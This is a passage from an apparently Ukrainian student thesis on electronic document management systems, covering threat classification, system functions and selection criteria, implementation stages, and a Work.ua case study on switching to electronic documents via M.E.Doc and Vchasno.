роками словники зростають обсягом: тому краще уникати таких паролів, як "qwerty", імена, комбінації з цифрами, клички собак.

Звісно, варто використовувати двофакторну автентифікацію там, де це можливо. Зараз це найбільш поширена рекомендація. Оскільки паролі підбирають, якщо ваш логін витік (а сьогодні витоків багато, і бази з особистими даними є не лише в даркнеті, а й просто в відкритому доступі), то ваш пароль просто підберуть за словником і отримають доступ до системи.

Для підсумку важливо відзначити, що вибір між симетричним і асиметричним шифруванням залежить від конкретних вимог кожного сценарію. Симетричне шифрування вражає великою продуктивністю та ефективністю при опрацюванні великих обсягів даних. З іншого боку, асиметричне шифрування забезпечує автентифікацію та перевірку особистості. Гібридний підхід до шифрування об'єднує в собі переваги обох методів, надаючи надійне рішення, яке широко використовується в SSL-сертифікатах та інших застосунках, де безпечний обмін даними є важливою вимогою.

2. БЕЗПЕКА ТА ЗАХИСТ В СИСИТЕМАХ ЕЛЕКТРОННОГО ДОКУМЕНТООБІГУ

2.1 Основні проблеми захисту електронного документообігу

Використання систем електронного документообігу надає значну гнучкість у обробці та зберіганні інформації, сприяючи підвищенню ефективності управлінської діяльності органів внутрішніх справ і стимулюючи працівників працювати швидше та продуктивніше. Проте, застосування систем електронного документообігу також призводить до появи нових ризиків, а ігнорування питань щодо їхнього захисту може призвести до порушень режиму конфіденційності оброблюваних інформаційних даних.

В урядовій системі міжвідомчого електронного документообігу України було затверджено положення, що визначає створення інформаційної системи для безпечного обміну електронними повідомленнями в автоматизованому режимі, включаючи інформацію, яка містить службову таємницю. Згідно з визначеннями діловодства, електронні документи, що належать органам виконавчої влади, формуються, обробляються та зберігаються в межах системи електронного обігу документів організації. В нормативному акті прописаний перелік обов'язкових реквізитів документа для ефективного обліку та пошуку в системі електронного документообігу. До обов'язкового реквізиту в захищеному документообігу відноситься відзначення про конфіденційність оброблюваних відомостей. Одночасно електронні документи повинні мати електронний цифровий підпис для забезпечення їхньої достовірності[16].

За захищеним документообігом розуміється забезпечення безпеки документів, які зберігаються у вигляді файлів. Основною складовою будь-якої СЕД є інформація, яка може бути представлена у вигляді файлів, записів у базі даних чи конкретних символів. У цьому контексті важливо забезпечити захист даних від несанкціонованого доступу. Коли йдеться про захист інформації, яка знаходиться всередині системи, більш вірною буде розмова про комплексний захист системи в цілому, оскільки метою є не лише захист даних, але й забезпечення безпеки всієї системи в цілому.

Необхідно забезпечувати захист всього, що перебуває всередині системи, від різноманітних зовнішніх та внутрішніх загроз, включаючи зовнішні атаки, необережність користувачів системи, збої в роботі обладнання та програмного забезпечення. При проведенні заходів з захисту інформації слід дотримуватися організаційних заходів, пов'язаних із технічним обслуговуванням, усуненням несправностей, оновленням програмного забезпечення і т.д. Підготовчі роботи по автоматизованій обробці конфіденційної інформації мають враховувати вимоги технологій розробки систем захисту інформації. Захист інформації при її автоматизованій обробці здійснюється під час експлуатації системи. Об'єктами захисту є обмежено поширені відомості (конфіденційні), такі як службова, професійна, комерційна таємниця, а також дані, що становлять державну таємницю, персональні дані і інші відомості, передбачені законодавством України[17].

Проведемо системну класифікацію загроз АС. Під час проектування системи захисту інформації важливо визначити класифікацію потенційних загроз за різними критеріями оцінки. Різновиди можливих загроз включають:

1. порушення фізичної цілісності:

- знищення: можливість фізичного пошкодження або знищення інформаційних ресурсів;

2. порушення логічної структури:

- спотворення структури: можливість зміни логічної організації інформаційних компонентів;

3. порушення змісту:

- несанкціонована модифікація: можливість недозволеної зміни змісту інформації;

4. порушення конфіденційності:

- несанкціоноване отримання: загроза несанкціонованого доступу до конфіденційної інформації;

5. порушення права власності:

- привласнення чужого права: можливість незаконного заволодіння чужими правами.

За природою походження загроз можна виділити:

- випадкові загрози:

- відмова, збої, помилки: непередбачені ситуації, такі як відмови обладнання чи програмного забезпечення, помилки та інші негативні явища;

- стихійні лиха, побічні впливи: загрози, що виникають в результаті стихійних лих або непередбачених побічних впливів.

- навмисні загрози:

- зловмисні дії людей: загрози, які походять від навмисних дій осіб злочинного спрямування.

Попередні умови для виникнення загроз можуть бути об'єктивними, такими як недостатність кількісних або якісних елементів системи, або суб'єктивними, такими як промислове шпигунство, кримінальні дії або недобросовісні співробітники.

Джерела потенційних загроз можна класифікувати за наступними категоріями:

1. людський фактор:

- сторонні особи: індивіди чи організації, які не мають прямого стосунку до системи, але можуть бути зацікавлені в атаках чи неправомірних діях;

- користувачі: особи, які взаємодіють з системою, включаючи власний персонал, який може випадково або навмисно стати джерелом загроз.

2. технічні пристрої:

- реєстраційні, передавальні, зберігальні, обробні, видачі;

3. моделі, алгоритми, програми:

- загального призначення, прикладні, допоміжні технологічні схеми обробки - інформаційні моделі, програми та алгоритми, які використовуються для різноманітних операцій в системі;

4. схеми обробки:

- ручні, інтерактивні, внутрішньо-машинні, мережеві схеми - різноманітні методи та шляхи обробки інформації, включаючи ручні операції, інтерактивне взаємодію, внутрішньо-машинні процеси та мережеві процедури;

5. зовнішнє середовище:

- стан атмосфери, побічні шуми, побічні сигнали - зовнішні умови, які можуть впливати на роботу системи, такі як погодні умови, випадкові завади або надмірний рівень шуму.

Кожне з цих джерел може стати вихідним пунктом для різних видів загроз для інформаційної системи.

Ризики, що стосуються систем електронного документообігу (СЕД) у сфері органів внутрішніх справ, можна умовно поділити на дві категорії: випадкові (пов'язані з помилками і збоями) та зловмисні (пов'язані з пошкодженням і знищенням цілісності інформації, спотворенням вмісту та його модифікацією).

Порушення конфіденційності включає всі несанкціоновані дії, що можуть стати загрозою для конфіденційності інформації, тоді як порушення працездатності системи визначається будь-якими подіями, що можуть порушити її цілісність.

Захист від цих загроз є обов'язковим елементом будь-якої СЕД, використовуваної органами внутрішніх справ. В рамках впровадження систем електронного документообігу органи внутрішніх справ систематизують та оптимізують інформацію, збільшуючи ризик виявлення вище згаданих загроз та розробляючи ефективні заходи захисту.

Можливі інциденти включають витік, розкрадання, втрату, спотворення, підробку, знищення, модифікацію, блокування інформації. Об'єктивні і суб'єктивні чинники впливу на інформацію розділяються на внутрішні та зовнішні загрози відповідно до стандартів.

Найбільше шкоди СЕД можуть завдати дії користувачів та обслуговуючого персоналу, відмови та збої програмних засобів, а також шкідливі програмні продукти. Поза цими факторами, джерелами загроз для СЕД є техногенні катастрофи, акти тероризму, стихійні лиха та інші події.

В межах користувачів систем електронного документообігу (СЕД) може виникати різноманітний спектр потенційних проблем. Користувачі СЕД можуть виявитися факторами ризику, які можуть навмисно або внаслідок недбалого ставлення до системи, порушити її цілісність. Статистика показує, що 45% інцидентів пов'язані з фізичними несправностями (апаратною частиною), 35%

виникли внаслідок помилок користувачів, а 20% пов'язані із зараженням шкідливими програмами чи несанкціонованим доступом зловмисників.

Особливу увагу слід приділяти обслуговуючому персоналу, такому як інженери, програмісти, техніки і т. д. Ця група користувачів, як правило, має розширені повноваження та доступ до сховища даних, оскільки вони часто мають права адміністратора мережі та глибокі знання в галузі використання інформаційних ресурсів. Дослідження показують, що понад 50% випадків викрадення конфіденційних даних припадають на цю категорію працівників.

Отже, будь-яка ефективна СЕД повинна включати механізми для забезпечення конфіденційності документів та їх захисту від знищення чи модифікації. У випадку порушення цілісності документів, система повинна надавати можливість швидкого відновлення. Наприклад, СЕД, що базується на Microsoft SQL Server або Oracle, використовує власні засоби для резервного копіювання, перевірки їхньої достовірності, регулювання прав доступу та реєстрації дій користувачів.

2.2 Системи електронного документообігу : аналіз, функціональні можливості та їх практика використання в Україні.

У наш час автоматизація обробки документів та контроль за обігом інформації є критичними аспектами для будь-якої компанії чи організації. Це підтверджується наступними даними. Згідно з оцінкою Siemens Business Services, до 80% робочого часу керівник витрачає на роботу з інформацією, а до 30% робочого часу співробітників йде на створення, пошук, узгодження і відправлення документів. Кожен внутрішній документ в середньому копіюється до 20 разів, і до 15% корпоративних документів безповоротно втрачається. За світовими оцінками, робота з документами забирає до 40% трудових ресурсів і може становити до 15% корпоративних доходів. Завдяки правильному вирішенню завдань щодо оперативного та якісного створення електронних документів, контролю за їх виконанням та уважного організування процесів їх зберігання, пошуку і використання, ефективність управління компаніями і

організаціями суттєво зростає. Саме з цієї причини виникла необхідність в ефективному управлінні електронними документами, що призвело до розробки та впровадження систем електронного документообігу (СЕД)[18].

Система електронного документообігу (СЕД) – це програма, яка спрощує та раціоналізує роботу з електронними документами в організації, а також полегшує взаємодію між співробітниками. Сам термін "система електронного документообігу" сформувався не одразу. Спочатку окремі компоненти електронного документообігу впроваджувалися на окремих, найбільш напружених ділянках підприємства для вирішення конкретних завдань конкретних підрозділів. З часом зросли вимоги до автоматизації бізнес-процесів, а ринок програмного забезпечення зазнав значного розвитку. Область застосування електронного документообігу розширювалася, і почали з'являтися нові функціональності.

У сучасний період часу система електронного документообігу стала не лише інструментом для обліку та керування документами, але й перетворилася в основу для розробки системи ефективного управління підприємством. Ключовим елементом будь-якої СЕД є документ, який всередині системи може представляти собою, наприклад, файл або запис в базі даних.

На сьогоднішній день системи електронного документообігу широко використовуються в IT-інфраструктурі практично будь-якої компанії, незалежно від її форми власності – чи це приватна чи державна організація. СЕД здатні вирішувати широкий спектр завдань, інтегруються з різними обліковими системами, дозволяють ефективно управляти ключовими показниками ефективності підприємства (створюють системи ключових показників продуктивності або стратегічного управління продуктивністю). Завдяки системам електронного документообігу підприємство стає більш прозорим і керованим: найрізноманітніші господарські операції (такі як відвантаження товарів зі складу чи передача матеріалів у виробництво) супроводжуються створенням електронних документів в системі обліку. Господарські операції можуть бути відстежені та зафіксовані з урахуванням показників бізнес-процесів. Накопичена інформація за показниками інтегрується в систему

електронного документообігу, що дозволяє створювати збалансовані показники, що відображаються на панелі керівника.

Системи електронного документообігу володіють численними перевагами, серед яких можна відзначити можливість здійснення одноразової реєстрації електронного документа, одночасне виконання необхідних операцій з відстеженням особи, відповідальної за їх виконання. Також, вони пропонують добре організовану систему пошуку документів та розгалужену систему звітності. Окрім цього, системи електронного документообігу зазвичай включають засоби для колективної роботи над документами і проектами, календарного планування, розподілу завдань між співробітниками для роботи з документами, а також зберігання історії взаємодії з документами та безпечного ведення робіт з віддаленими офісами та структурними підрозділами підприємства.

СЕД повинна бути універсальною і не обмежуватися конкретною галуззю. Основною формою електронного документообігу є використання готових коробкових продуктів. Основні завдання будь-якої системи електронного документообігу включають:

- забезпечення ефективного управління через автоматичний контроль виконання завдань та створення прозорої системи діяльності на всіх рівнях організації;

- підтримка системи контролю якості, яка відповідає міжнародним стандартам;

- забезпечення ефективного накопичення, управління і доступу до інформації та знань, що дозволяє забезпечити кадрову гнучкість та зберігати історію діяльності кожного співробітника;

- протоколювання діяльності підприємства в цілому, включаючи внутрішні службові розслідування, аналіз діяльності підрозділів і виявлення "гарячих точок" в діяльності;

- оптимізація бізнес-процесів та автоматизація механізму контролю їх виконання;

- відсутність потреби у внутрішньому обігу паперових документів на підприємстві призводить до економії ресурсів, оскільки зменшується витрати на організацію та керування потоками паперових документів в організації;

- вилучення необхідності або значне спрощення та здешевлення збереження паперових документів завдяки наявності оперативного електронного архіву.

У розширених системах електронного документообігу, окрім базових завдань, вони можуть виконувати інші продумані функції:

- забезпечення ефективної взаємодії між співробітниками у контексті роботи з документами;

- миттєвий пошук інформації за різними параметрами, такими як дані реєстраційної картки або текст файлу;

- контроль за виконанням завдань та робіт, ініційованих документами; можливість налаштування системи повідомлень і нагадувань для оперативного відстеження стану робіт;

- моніторинг стану виконуваних процесів та аналіз завантаження персоналу через формування різних журналів і звітів;

- довгострокове зберігання документів організації;

- встановлення чіткого розподілу прав доступу для працівників до інформації;

- підтримка роботи в організаціях з розподіленою територіальною структурою, сприяючи наскрізній роботі над документами між головним офісом і віддаленими філіями;

- гарантування конфіденційності обробки документів для всіх працівників шляхом встановлення відповідності прав доступу їх посадовим обов'язкам або використання користувальницьких ролей для організації ефективного заміщення одного працівника іншим у тимчасовому або постійному режимі;

- гнучкий механізм проектування маршрутів документів, доручень та завдань, що дозволяє настроювати бізнес-процеси з урахуванням потреб організації.

Кожна СЕД може включати елементи кожної з наведених категорій, але більшість з них фокусується на конкретній області відповідно до свого позиціонування:

1) системи, які володіють вдосконаленими можливостями зберігання та пошуку інформації, такі як електронні архіви: ці системи спеціалізуються на ефективному зберіганні та пошуку інформації. Вони можуть виділятися завдяки розширеним засобам повнотекстового пошуку, таким як нечіткий пошук чи розумовий пошук. Деякі з цих систем використовуються для ефективного організації зберігання інформації за допомогою різноманітного обладнання для зберігання;

2) системи з розвиненими засобами управління бізнес-процесами (WF): ці системи спрямовані на управління рухом об'єктів за заданими маршрутами. Об'єкти можуть зазначати різні роботи, і на кожному етапі може відбуватися їх зміна. Такі системи, відомі як системи управління бізнес-процесами, надають можливість визначення всіх етапів для певних робіт;

3) системи, орієнтовані на управління організацією та накопичення знань: ці гібридні системи комбінують елементи перших двох категорій. Вони можуть використовувати як документи, так і завдання як базові об'єкти. Ці системи призначені для управління організацією та накопичення знань, поєднуючи "жорстку" і "вільну" маршрутизацію[19].

Це основні категорії систем електронного документообігу, кожна з яких відзначається специфічним підходом до обробки документів та управління робочими процесами.

Коли впроваджуються такі системи на великих підприємствах важливо оцінити, наскільки система забезпечує ефективне адміністрування, вміння обробляти значні обсяги інформації, інтеграцію з автоматизованими системами управління виробництвом, гнучкість масштабування, можливість поетапного впровадження, врахування територіального розподілу, адаптацію до складної організаційної структури, впровадження принципу рольового доступу та інших важливих аспектів.

СЕД спрямовані на підтримування спільної роботи, представляють новий напрямок у сфері систем документообігу. Це виникає з усвідомлення змінливих умов ринку в сучасному світі і потреби швидко адаптуватися, уникаючи зайвого, але важливого баласту. У відміну від попередніх підходів, такі системи не враховують ієрархічної структури в організації та не прагнуть до будь-якої формалізації робочих процесів. Основною метою є забезпечення колективної взаємодії працівників в організації, навіть у випадку, коли вони розташовані на великих відстанях один від одного, та збереження результатів цієї спільної праці.. Зазвичай такі системи реалізовані у вигляді "порталів", які надають послуги зберігання і публікації документів в Intranet, пошуку інформації, обговорень, планування зустрічей тощо. Ці системи знаходять своїх користувачів серед швидко розвиваючихся комерційних компаній, робочих груп у великих підприємствах та урядових структурах.

Також існують СЕД, які мають розвинені додаткові сервіси, такі як управління відносинами з клієнтами (CRM), управління проектами, білінг, електронна пошта і інші. Різноманіття функцій у таких системах може варіюватися в залежності від потреб конкретної організації[20].

В умовах сучасного бізнес-середовища система електронного документообігу (СЕД) повинна вирішувати завдання, пов'язані з ефективним управлінням витратами та можливістю оптимізації внутрішніх ресурсів підприємства. В такому контексті оптимальною ситуацією для підприємства є та, де впроваджена інформаційна система електронного документообігу може швидко (за 2-3 місяці) повернути витрати на своє впровадження. Ключовим фактором для такого успішного впровадження є наявність на підприємстві кваліфікованого співробітника, який володіє навичками у процесному управлінні, може побудувати діаграми бізнес-процесів та розуміє хід бізнес-процесів підприємства. Формалізовані схеми бізнес-процесів можуть виступати як важлива опора в цьому контексті.

Впровадження СЕД завжди має спрямовуватися на оптимізацію бізнес-процесів та зменшення трудовитрат, як для керівництва, так і для звичайних працівників підприємства. Максимальний ефект від впровадження досягається,

коли система електронного документообігу функціонує в єдиному інформаційному просторі разом із системою управління та обліку. Така інтегрована система дозволяє вирішувати значно більше завдань і досягати більш ефективних результатів.

При впровадженні системи електронного документообігу (СЕД), компанії стикаються з викликом організації взаємодії з традиційним "паперовим" середовищем, де інформація найчастіше представлена у паперовій формі. Хоча можливо, що у майбутньому ця ситуація зміниться, і електронний обмін документами стане загальноприйнятим стандартом, наразі важливо впроваджувати рішення, які враховують особливості поточної обстановки. В сучасний момент в Україні використання електронного документа та цифрового підпису обов'язкове, зокрема в системах "банк-клієнт" відповідно до Інструкції "Про безготівкові розрахунки в господарському обороті України" (відомої як "Інструкція №7"). Цифровий підпис також використовується в міжбанківських відносинах згідно з Положенням про міжбанківські розрахунки в Україні, що зобов'язує банки, учасники системи електронних платежів Національного банку України, до його використання. Застосування криптографічного захисту електронних банківських документів є обов'язковим в банківському секторі, проте його використання за межами банківської сфери поки що юридично не врегульовано, і це викликає правові питання. У цьому контексті може бути доцільно шукати компромісні рішення[21].

Електронні документи, які мають юридичні наслідки, можуть бути супроводжені паперовими копіями, на яких знаходиться "реальний підпис". Важливо розуміти, що основною метою системи електронного документообігу є не повне виключення паперових документів, а створення ефективного середовища для управління та оптимізації функціонування організації. Крім того, друк потрібний лише для остаточних результатів роботи - конкретних, вже повністю підготовлених паперових документів, і лише в одній "правовстановчій" копії, що в будь-якому випадку призведе до суттєвого зменшення обсягу паперової документації.

Зокрема, документообіг не є окремим технологічним вузлом у бізнес-процесі організації. Він тісно взаємодіє з іншими складовими завданнями, які вирішуються інформаційною системою організації. Таким чином, автоматизована система документообігу повинна забезпечувати прикладні інтерфейси, які дозволяють вбудовувати функції передачі і збереження документів в прикладні системи, які функціонують в організаціях, де вона впроваджується[22].

Ринок систем електронного документообігу представлений широким спектром. Кожна система має свої унікальні функції, переваги та недоліки. Вибір відповідної системи ґрунтується на конкретних завданнях і потребах та враховує такі критерії:

1. обсяг зберігання: оптимальний вибір системи електронного документообігу передбачає підтримку ієрархічного структурного зберігання, що використовує механізм Hierarchical Storage Management (HSM). Це дозволяє зберігати активно використовувані дані на швидших, але вартісних носіях, переносячи рідше використовувану інформацію на повільніші і більш економічні носії;

2. формалізовані процедури: наявність автоматизованих процедур для виконання та контролю формалізованих завдань, таких як підготовка документів певного типу чи стандартних функцій організації;

3. автоматизація адміністративного управління: рівень складності організаційної структури та необхідність автоматизації адміністративного управління організацією;

4. територіально розподілені підрозділи: наявність та ефективність віддаленого доступу, реплікація даних та інші функції, які враховують територіальну розподіленість підрозділів;

5. обсяг паперового архіву: інтеграція з інтегрованими підсистемами масового введення документів для ефективного управління великими обсягами паперової документації;

6. розвинена маршрутизація документів: підтримка розвиненої маршрутизації документів та управління потоками робіт, включаючи можливість інтеграції з прикладними системами для підтримки цих процесів;

7. терміни зберігання документів: врахування тривалості зберігання документів, з можливістю організації паралельного архіву на мікрофільмах для довгострокового зберігання;

8. відкритість та розширюваність системи: можливість інтеграції з існуючими інформаційними системами та використання наявного обладнання, а також спроможність розширення функціоналу системи;

9. зберігання зображень документів: підтримка специфічних форматів для зберігання зображень документів, особливо важливо для інженерних і конструкторських завдань;

10. засоби пошуку інформації: розвинені засоби пошуку інформації, що включають підтримку різних мов, які використовуються в організації;

11. безпека: вимоги до безпеки, такі як шифрування, організація доступу і т.д., з можливістю використання наявних механізмів доступу в інформаційній інфраструктурі організації;

12. відповідність стандартам: відповідність різноманітним внутрішнім, галузевим, національним та міжнародним стандартам у сфері контролю якості та зберігання інформації.

Також варто враховувати ряд функціональних вимог, вимог з інтеграції та безпеки (таблиця 1.1).

Система електронного документообігу (СЕД) – це комплексний та складний механізм, який не можна обмежити лише одним програмним продуктом. Вона складається з різноманітних підсистем, споруджених за допомогою програм, які часто створюються різними виробниками. Особливості автоматизації документообігу можуть значно відрізнятися в залежності від розміру організації та її сфери діяльності. Наприклад, для невеликої торгової компанії та проектної організації СЕД може виконувати різні функції та базуватися на різних програмних продуктах, оскільки їх потреби та специфіка відрізняються.

Таблиця 1.1 - Функціональні вимоги з інтеграції та безпеки[9]

<table>
<tr><td colspan="2">Функціональні вимоги</td></tr>
<tr><td>Загальні</td><td>Специфічні</td></tr>
<tr><td>Забезпечення створення електронних документів (Сканування, Імпорт)</td><td>Створення дискусій по документах</td></tr>
<tr><td>Можливість додавання коментарів до документів</td><td rowspan="2">Порівняння змісту документів, в тому числі графічних</td></tr>
<tr><td>Створення зв'язків між документами</td></tr>
<tr><td>Управління проектами документів: узгодження, підпис</td><td rowspan="2">Коментування змісту за допомогою виділення в тексті «червоним олівцем»</td></tr>
<tr><td>Контроль виконання документів</td></tr>
<tr><td>Забезпечення звітності та аналізу</td><td rowspan="2">Масове завантаження документів в систему</td></tr>
<tr><td>Забезпечення друку електронних документів, метаданих</td></tr>
<tr><td>Колективна обробка документів</td><td rowspan="2">Імпорт документів з успадкованих систем документообігу</td></tr>
<tr><td>Відправлення повідомлень і оповіщень користувачам системи</td></tr>
<tr><td>Зберігання та класифікація документів</td><td rowspan="2">Публікація певних видів документів на порталі</td></tr>
<tr><td>Пошук документів</td></tr>
<tr><td colspan="2">Вимоги з безпеки</td></tr>
<tr><td>Загальні</td><td>Специфічні</td></tr>
<tr><td>Можливість отримання повного списку користувачів системи з необхідною обліковою інформацією</td><td rowspan="3">Перевірка ЕЦП на будь-якому документі</td></tr>
<tr><td>Можливість блокування роботи окремих користувачів</td></tr>
<tr><td>Управління правами доступу до змісту документів, метаданих, версій</td></tr>
<tr><td>Можливість визначення авторства кожної операції в системі, протоколювання спроб здійснення НСД</td><td>Водяні знаків при друку документів</td></tr>
<tr><td>Підтримка інтегрованої доменної аутентифікації</td><td></td></tr>
<tr><td>Підтримка робочого місця адміністратора безпеки і необхідні кошти оперативного контролю і впливу</td><td></td></tr>
<tr><td colspan="2">Вимоги по інтеграції</td></tr>
<tr><td>Загальні</td><td>Специфічні</td></tr>
<tr><td rowspan="2">Інтеграція з корпоративною поштовою системою, MS Office</td><td>Інтеграція з системами ERP \ CAD \ CRM \ OCR</td></tr>
<tr><td>Інтеграція з корпоративною службою єдиного доступу (SSO)</td></tr>
<tr><td rowspan="2">Інтеграція з LDAP</td><td>Синхронізація даних довідників з різними системами: За часом, за подією</td></tr>
<tr><td>Формування протоколу / повідомлення про завантажених і не завантажених об'єктах при синхронізації довідників</td></tr>
</table>

Впровадження системи електронного документообігу можна розділити на кілька етапів, і перший з них – аналіз ситуації. На цьому етапі проводиться докладне дослідження об'єкта впровадження СЕД на підприємстві з наступним визначенням основних питань:

- здобуття загальної інформації про об'єкт впровадження СЕД;
- встановлення конкретних цілей впровадження СЕД;
- визначення ключових вимог до системи та обмежень проекту;
- аналіз стану організації документообігу та діловодства;
- визначення учасників проекту та формування робочої групи;
- визначення загальної складності можливого проекту;
- оцінка потреб у міграції даних та інтеграції з іншим програмним забезпеченням.

Далі відбувається етап інформаційного обстеження, в ході якого аналізуються та описуються існуючі бізнес-процеси (as-is). На основі цього аналізу пропонуються вдосконалені бізнес-процеси (to-be), і формулюються функціональні вимоги до системи електронного документообігу. Метою інформаційного обстеження є детальне вивчення та конкретний опис бізнес-процесів, які будуть піддані автоматизації. На цьому етапі ставляться такі завдання:

- ретельний аналіз та опис існуючих бізнес-процесів, які підлягають автоматизації;
- розробка рекомендацій з оптимізації документопотоків та організації документообігу і діловодства;
- визначення та опис необхідних модифікацій системи, включаючи розробку інтерфейсів, в тому числі зовнішніх із системами сторонніх постачальників, і створення механізмів перенесення даних з існуючих програм;
- розробка технічного завдання (ТЗ), яке визначає докладні технічні вимоги до реалізації проекту.

На другому етапі, що стосується ідентифікації проблеми, після аналізу поточної ситуації виявлені ключові мети впровадження системи електронного

документообігу (СЕД) на підприємстві. Серед цих мет цілеспрямовані завдання включають:

- забезпечення ефективного управління діяльністю організації на всіх рівнях.

- впровадження строго регламентованої системи обліку;

- накопичення та управління інформацією та даними;

- оптимізація бізнес-процесів;

- автоматизація процесів продажів і закупівель;

- автоматизація складання звітності з бізнес-діяльності;

- розробка системи для обміну та зберігання даних в розподіленій базі;

- економія ресурсів за рахунок зменшення витрат на управління паперовою документацією.

Отже, впровадження СЕД має на меті вирішення цих конкретних завдань для поліпшення ефективності та оптимізації різних аспектів діяльності підприємства.

Ці можливості дозволять зробити систему електронного документообігу (СЕД) основною управляючою програмою для всіх аспектів бізнес-діяльності організації, виключаючи користувачів від виконання рутинних завдань, тим самим підвищуючи продуктивність і ефективність роботи. Функціонал програми спростить кілька ключових аспектів, спрямованих на:

- підвищення швидкості і точності роботи з клієнтами;

- автоматизований обмін інформацією між структурними підрозділами компанії;

- автоматизація взаємодії з контрагентами;

- мінімізація втручання людини у завдання, що вимагають рутинних або складних обчислень;

- зручне ведення обліку і отримання звітності.

В кінцевому результаті ці заходи спрямовані на максимізацію прибутку, що є основною метою ведення бізнесу.

На третьому етапі визначені критерії для вибору програмних засобів, що будуть використовуватися в системі управління організацією. Розробка системи

значною мірою залежить від специфіки роботи компанії, і вибір між розробкою власної системи чи впровадженням готових продуктів автоматизації базується на організаційно-правовій формі компанії, виді діяльності та оподаткуванні, схемі ведення обліку, родах товарів і послуг, а також видах взаєморозрахунків з клієнтами.

Оскільки кожна компанія має свої унікальні параметри, підходи до розробки або вибору програмного забезпечення будуть індивідуальними. На ринку існує велика кількість програмних продуктів, призначених для конкретних завдань, проте, враховуючи специфіку кожної фірми, може виникнути потреба у значних адаптаціях. Це може стати проблемою для малих бізнесів, оскільки вони мають обмежені ресурси для придбання, навчання персоналу та обслуговування програм.

Таким чином, одним з можливих варіантів вирішення цієї проблеми залишається розробка власної системи, адаптованої під конкретні потреби компанії. Отже, розуміння унікальності компанії стає ключовим для успішного проектування системи або вибору оптимального програмного продукту.

На четвертому етапі розглядаються зарубіжні засоби розробки та прикладні рішення, які були висвітлені під час аналізу ринку систем електронного документообігу (СЕД). Проте, може виникнути ситуація, коли ці засоби не є оптимальними для використання у конкретному випадку. Наприклад, вони можуть виявитися нерентабельними для малого підприємства через високі витрати та громіздкість. Крім того, розробка додатків і баз даних у цих системах може вимагати значних зусиль та часу, оскільки вони можуть бути неспецифічними для швидкої розробки продуктів, спрямованих на управління підприємством та ведення обліку, зокрема в умовах бізнесу в Україні.

П'ятий етап реалізації проекту впровадження системи електронного документообігу (СЕД) включає кілька ключових кроків для успішного впровадження. Основні етапи цієї стадії включають:

1. розробка структури бази даних СЕД: на цьому етапі визначається структура бази даних, яка буде використовуватися для зберігання і управління електронними документами;

2. розробка екранних форм: створення інтерфейсів, які будуть використовуватися користувачами для взаємодії з СЕД. Це може включати в себе дизайн інтерфейсів для зручного введення та перегляду інформації;

3. розробка механізмів: створення функціоналу системи, такого як механізми візування, реєстрації, виконання і інші, які визначають правила та процеси обробки документів в СЕД;

4. розробка технічної документації на систему: оформлення документації, яка описує технічні аспекти СЕД, її функціональність, інструкції з експлуатації та інші важливі аспекти.

Під час реалізації цього етапу важливо підкреслити, що багато робіт виконуються безпосередньо на території організації, забезпечуючи постійну взаємодію між розробниками та замовником. Це сприяє підвищенню ефективності робіт і якості кінцевого продукту. Активна участь персоналу також сприяє вирішенню нюансів у роботі кінцевих користувачів, що дозволяє реагувати на їхні потреби швидше. Надзвичайно важливим етапом є тестування, в якому кінцеві користувачі активно залучаються до підготовки критеріїв та виконання тестів для забезпечення якості розробки.

Упродовж останніх років багато відомих українських компаній активно переходять на системи електронного документообігу, і Work.ua є яскравим прикладом такої тенденції. У квітні 2018 року популярний український сайт з пошуку роботи Work.ua впровадив електронний документообіг для взаємодії зі своїми клієнтами, які налічують понад 20 000 компаній на рік. Більшість взаємодій з клієнтами було успішно переведено у електронний формат, що становить 98% всіх випадків взаємодії.

Раніше, відповідно до бухгалтерських вимог, всі клієнти, які придбали послуги, повинні були надсилати рахунки і акти наданих послуг. Раніше ці документи відправлялись у паперовому форматі, щомісяця великою кількістю:

- 3050 відправлених актів;
- 95 годин, витрачених на друк і відправку документів;
- 9500 аркушів формату А4 (19 пачок паперу);
- 50 000 гривень, витрачених на відправку.

Перехід на електронний документообіг дозволив суттєво заощадити час і ресурси, роблячи взаємодію з клієнтами більш зручною та продуктивною. З ростом обсягу документів, які потрібно було надсилати кожен місяць, та збільшенням кількості пакетів з конвертами для відправки, у Work.ua стояло перед вибором – або наймати додаткового бухгалтера для обробки цього обсягу роботи, або здійснити фундаментальні зміни у процесі. Вони обрали другий варіант і вирішили перейти на електронний документообіг.

Просте відправлення документів клієнтам електронною поштою не було варіантом через потребу в завіренні документів для надання їм юридичної сили. Електронні документи, як і традиційні, потребують підпису, але цей підпис надається не ручкою та печаткою, а ЕЦП. Отже, для відправлення електронних документів потрібен був партнерський підхід. У Work.ua були встановлені такі критерії для вибору партнера:

- простота використання для клієнта (партнерська програма має бути вже використовувана клієнтами або легко інтегрується);

- можливість пакетного завантаження і відправки документів (здатність швидко відправляти велику кількість документів, незалежно від їхньої кількості);

- досвід роботи з іншими великими компаніями.

У завершальному відборі партнерів для переходу на електронний документообіг, платформа Work.ua обрала дві основні компанії: M.E.Doc та "Вчасно". Основним партнером було обрано M.E.Doc з ряду причин. Виявилося, що більшість документів, які Work.ua відправляли своїм клієнтам, стосувалися платників ПДВ. Практично у всіх таких компаній вже була встановлена програма M.E.Doc, яку вони використовували для подання електронних податкових накладних. Таким чином, перехід до отримання електронних документів для більшості клієнтів не потребував додаткових дій, оскільки вони вже користувалися даною програмою[23].

"Вчасно" було вибрано в якості резервного партнера. У випадку, якщо клієнт не користується M.E.Doc, Work.ua відправляло документи через "Вчасно".

Ця система була обрана як більш проста та зручна для реєстрації і початку роботи на основі веб-сервісу.

Для коректного створення рахунків і актів, платформа Work.ua використовує API Opendatabot. Це автоматизований засіб, який автоматично отримує необхідну інформацію на основі отриманих платежів за кодами ЄДРПОУ компаній або ІПН для фізичних осіб-підприємців. Ця інформація включає найменування та вартість послуг, правильну назву клієнта українською, ПІБ керівника, юридичні реквізити та інші дані. Отримані дані автоматично завантажуються в CRM систему компанії. Ці шаблони розроблені так, щоб можна було автоматично формувати документи за отриманою інформацією. У M.E.Doc були створені шаблони рахунків і актів за допомогою вбудованого конструктора шаблонів і налаштовані для вивантаження за допомогою XML-файлів. У "Вчасно" документи, натомість, завантажуються у форматі PDF.

Далі автоматично визначається, через яку систему відправляти документи клієнту. Якщо клієнт є платником ПДВ і вже використовує M.E.Doc (що є стандартним для 94% клієнтів за статистикою Work.ua), документи автоматично відправляються в M.E.Doc. Якщо клієнт не є платником ПДВ, менеджер зв'язується з ним для уточнення його побажань щодо отримання документів.

Після налаштування автоматичного вивантаження документів для готових рахунків, тепер система автоматично створює акти для всіх рахунків, що відповідають певним умовам. Ці умови включають в себе:

- факт оплати рахунку;

